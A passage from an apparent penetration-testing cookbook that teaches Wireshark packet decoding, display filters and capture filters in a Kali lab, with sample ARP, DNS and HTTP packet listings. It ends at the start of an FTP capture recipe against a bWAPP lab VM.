


Figure 5.8 – Wireshark scroll through packet

3. To expand, double-click on the packet at the top of the window to open a new decoding pane.




Figure 5.9 – Wireshark packet decoding

4. As you scroll through the packet, expand on areas you want more information on. You will now see that Wireshark is giving you a full, informed decoding of the packet with all headers and payloads, along with a description of what you are looking at.




Figure 5.10 – Wireshark expanding on areas

- Open the **Ethernet** header; you will see the source and destination MAC addresses as well as the packet type (**ARP**).




Figure 5.11 – Ethernet header

6. Scroll down further and expand **Address Resolution Protocol**. You will see the sender's IP address and the IP address they want to find.




Figure 5.12 – Wireshark ARP fields

7. Lastly, select **Sender IP address**. Note that the hex dump is highlighted so you can see the exact position of the data in the raw packet.




Figure 5.13 – Wireshark ARP hex decode

You can now move on to the next recipe, where we will use the captured traffic.

How it works...

Wireshark's packet decoding process recognizes and interprets different protocols layer by layer. It peels off and decodes its respective header fields from the raw binary data, translating them into human-readable information such as source/destination addresses, port numbers, flags, and protocol-specific details. By stacking these layers, Wireshark provides a clear view of each packet. Pentesters can use this detailed packet view to analyze network traffic, identify active services, detect insecure protocols or credentials, and spot misconfigurations that could be exploited during an assessment.

See also...

More information on packet decoding can be found at https://www.wireshark.org/docs/wsdg_html_chunked/ChapterDissection.html.

Implementing display filters

Mastering Wireshark's filtering and searching features allows you to focus on relevant traffic analysis. This recipe will demonstrate how to utilize, capture, and display filters to pinpoint the specific packets you require, allowing you to navigate extensive network data. You will discover how to create accurate filter expressions emphasizing suspicious traffic trends or separate interactions between hosts and services. This separation will significantly enhance your capability to identify anomalies and vulnerabilities.

Getting ready

You need the following to complete this recipe:

- The Kali VM up and operational
- The Wireshark interface up and running
- A packet capture of a minimum of 2,000 packets from a reasonably active network

How to do it...

1. Search the Wireshark interface while a capture is running. There are two ways to search and/or filter from the interface. The first method is if you know your filter criteria, type it directly into the display filter field. For this example, type `ip` into the display filter and press *Enter*.




Figure 5.14 – IP display filter

- Another method is the search filter dropdown. Click on the search filter dropdown on the far left and select the predefined **IPv4 only:ip** filter.

With this search, you will now see that any IPv6 or layer 2 packets such as ARP have been removed from the display, leaving you with only IPv4 packets. Also, note at the bottom the total number of packets (921) compared to the number displayed (363).





Figure 5.15 – IP only

- Now try another filter; use the dropdown and select **Non DNS Port**.
- You can use a negative filter. In the display filter field type in not ARP and press *Enter*. You will see all your ARP entries removed.

5. You can combine entries in the search field using `and`. Type `not arp and not dns` and press *Enter*. All ARP and DNS entries will have been removed.



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	23.38.59.250	192.168.1.34	TCP	60	80 → 57409
2	0.000000632	192.168.1.34	23.38.59.250	TCP	60	[TCP ACKed
5	3.663760049	192.168.1.34	142.251.222.99	TCP	66	57424 → 80
6	3.670377329	142.251.222.99	192.168.1.34	TCP	66	80 → 57424
7	3.670377860	192.168.1.34	142.251.222.99	TCP	60	57424 → 80
8	3.670377941	192.168.1.34	142.251.222.99	HTTP	254	GET /r/r1.c
9	3.678908236	142.251.222.99	192.168.1.34	TCP	60	80 → 57424
10	3.683088894	142.251.222.99	192.168.1.34	PKIX-C...	1758	Certificate
11	3.683089455	192.168.1.34	142.251.222.99	TCP	60	57424 → 80
14	3.694911561	192.168.1.34	104.120.67.240	TCP	66	57425 → 80
15	3.700340857	104.120.67.240	192.168.1.34	TCP	66	80 → 57425
16	3.700341478	192.168.1.34	104.120.67.240	TCP	60	57425 → 80
17	3.700341558	192.168.1.34	104.120.67.240	HTTP	281	GET / HTTP/
18	3.705370349	104.120.67.240	192.168.1.34	TCP	60	80 → 57425
19	3.707382799	104.120.67.240	192.168.1.34	HTTP	317	HTTP/1.1 30

Figure 5.16 – *not arp and not dns*

6. You may now close and exit Wireshark.

How it works...

Wireshark's display filters allow you to manipulate how captured packets are shown within the interface without discarding any data. Using the filter syntax, Wireshark will only display packets that match the defined conditions, making it easier to focus on relevant traffic. In our examples, we eliminated any non-IPv4 traffic and then further eliminated DNS packets. These filters can be combined to create even more precise views, helping you pinpoint the information you need for practical analysis. Other examples are filtering by source and/or destination IP address, ports, or protocols. To gain a better view, you want to eliminate noise that may mask important information about the network.

See also...

More information on display filters can be found at https://www.wireshark.org/docs/wsug_html_chunked/ChWorkFilterAddExpressionSection.html.

Filtering captured traffic

Capture filtering is a critical technique for narrowing down the data Wireshark collects, allowing you to focus on specific traffic right from the moment it's recorded. Unlike display filters, which only hide or show certain packets after they're captured, capture filters prevent unwanted packets from ever being collected, thus reducing file sizes and system overhead.

Getting ready

You need the following to complete this recipe:

- A Kali VM that is up and operational
- The Wireshark interface up and running

How to do it...

1. Capture filters are similar to display filters in their design. However, capture filters limit the data captured. This is useful when you know the exact type of data you are looking for or the interesting traffic you want to capture. Display filters limit what information is displayed to you but still maintain all the packets originally captured. The capture filters interface is similar to the display filters one. Under **Capture**, you will find the **using this filter** field.




Figure 5.17 – Capture filters

Tip

Packet captures can grow very large because they include every packet that crosses the network interface. As a penetration tester, it's important to identify which types of packets are relevant to your analysis. By creating tailored capture filters and profiles, you can limit data collection to only the traffic you need. This is especially valuable when working with remote capture devices that may have limited storage, making targeted captures essential for efficient analysis. Type `arp` in the field and double-click on the `eth0` interface (or whatever interface connects to your local network).




Figure 5.18 – Capture ARP

- 2. From the output, you can now see that we are only capturing ARP packets. When ready to move on, press the red stop button at the top and the close button, which has an X icon. When prompted, select **Continue without Saving**.




Figure 5.19 – Live ARP capture

- 3. You will be returned to the main capture screen. This time, let’s capture DNS. Type in ip and udp port 53 and double-click on your Ethernet interface.





Figure 5.20 – DNS capture

4. Reviewing the output, we can now see that only DNS traffic is being captured. When ready to move on, press the red stop button at the top and the close button, which has an X icon. When prompted, select **Continue without Saving**.



No.	Time	Source	Destination	Protocol	Length	Info
7	3.522068555	192.168.1.33	103.157.187.167	DNS	76	Standard query 0xcdbb A dns.msftncsi.com
8	3.522069186	192.168.1.33	8.8.8.8	DNS	76	Standard query 0xcdbb A dns.msftncsi.com
9	6.000407169	192.168.1.33	103.157.187.167	DNS	91	Standard query 0x3936 A signaler-pa.clients6.google.com
10	6.000407700	192.168.1.33	8.8.8.8	DNS	91	Standard query 0x3936 A signaler-pa.clients6.google.com
11	7.522352214	192.168.1.33	103.157.187.167	DNS	76	Standard query 0xcdbb A dns.msftncsi.com
12	7.522352765	192.168.1.33	8.8.8.8	DNS	76	Standard query 0xcdbb A dns.msftncsi.com
13	7.527692311	103.157.187.167	192.168.1.33	DNS	92	Standard query response 0xcdbb A dns.msftncsi.com
14	7.529056672	8.8.8.8	192.168.1.33	DNS	92	Standard query response 0xcdbb A dns.msftncsi.com
15	7.689263415	192.168.1.33	103.157.187.167	DNS	77	Standard query 0x52f3 A ops-gx.nvidia.com
16	7.702476701	103.157.187.167	192.168.1.33	DNS	184	Standard query response 0x52f3 A ops-gx.nvidia.com
17	8.776762450	192.168.1.33	103.157.187.167	DNS	81	Standard query 0x5eca A events.gfe.nvidia.com
18	8.784020651	103.157.187.167	192.168.1.33	DNS	97	Standard query response 0x5eca A events.gfe.nvidia.com
19	9.526029972	192.168.1.33	103.157.187.167	DNS	85	Standard query 0x04ca PTR 126.57.66.18.in-addr.arpa
20	9.530031931	103.157.187.167	192.168.1.33	DNS	141	Standard query response 0x04ca PTR 126.57.66.18.in-addr.arpa
21	10.001495987	192.168.1.33	8.8.8.8	DNS	91	Standard query 0x20c9 A signaler-pa.clients6.google.com
22	10.001496508	192.168.1.33	8.8.8.8	DNS	91	Standard query 0xa59b HTTPS signaler-pa.clients6.google.com
23	10.009391013	8.8.8.8	192.168.1.33	DNS	107	Standard query response 0x20c9 A signaler-pa.clients6.google.com
24	10.009391725	8.8.8.8	192.168.1.33	DNS	141	Standard query response 0xa59b HTTPS signaler-pa.clients6.google.com

Figure 5.21 – Live DNS capture



Tip

If you do not see any traffic, try opening a web browser on the host machine or within Kali and browsing to <https://www.yahoo.com>.

5. You may now close and exit Wireshark.

How it works...

Capture filters in Wireshark operate on the network interface to capture only packets that match specific criteria, such as IP addresses, protocols, or ports, before saving them to a capture file. Wireshark never sees packets outside these criteria, reducing the file size of the saved capture.

See also...

More information on filters can be found at https://www.wireshark.org/docs/wsug_html1_chunked/ChCapCaptureFilterSection.html.

Performing TCP analysis (FTP)

TCP is the core protocol for most network communications, making it an essential protocol for analysis. This recipe will illustrate an FTP capture where we gather critical information related to our penetration-testing activities.

Getting ready

You need the following to complete this recipe:

- A Kali VM that is up and operational
- BeeBox up and running
- The Wireshark interface up and running

How to do it...

1. Ensure the BeeBox bWAPP VM is up and running and obtain the IP address of the VM.



Tip

If you have difficulty obtaining the IP address, now is a great time to practice using Nmap. Refer to *Chapter 4* if a refresher is required.

2. Enter a capture filter from the Wireshark main interface to gather FTP traffic. For this, use a capture filter of `ip and port 21`. Then select your VM network interface, in my case, `eth1`, and double-click it.




Figure 5.22 – FTP capture filter

You will be taken to the capture interface. However, no packets may be captured at this point.

3. Leaving the packet capture up and running, open a terminal window and drag it out of the way of the capture window.

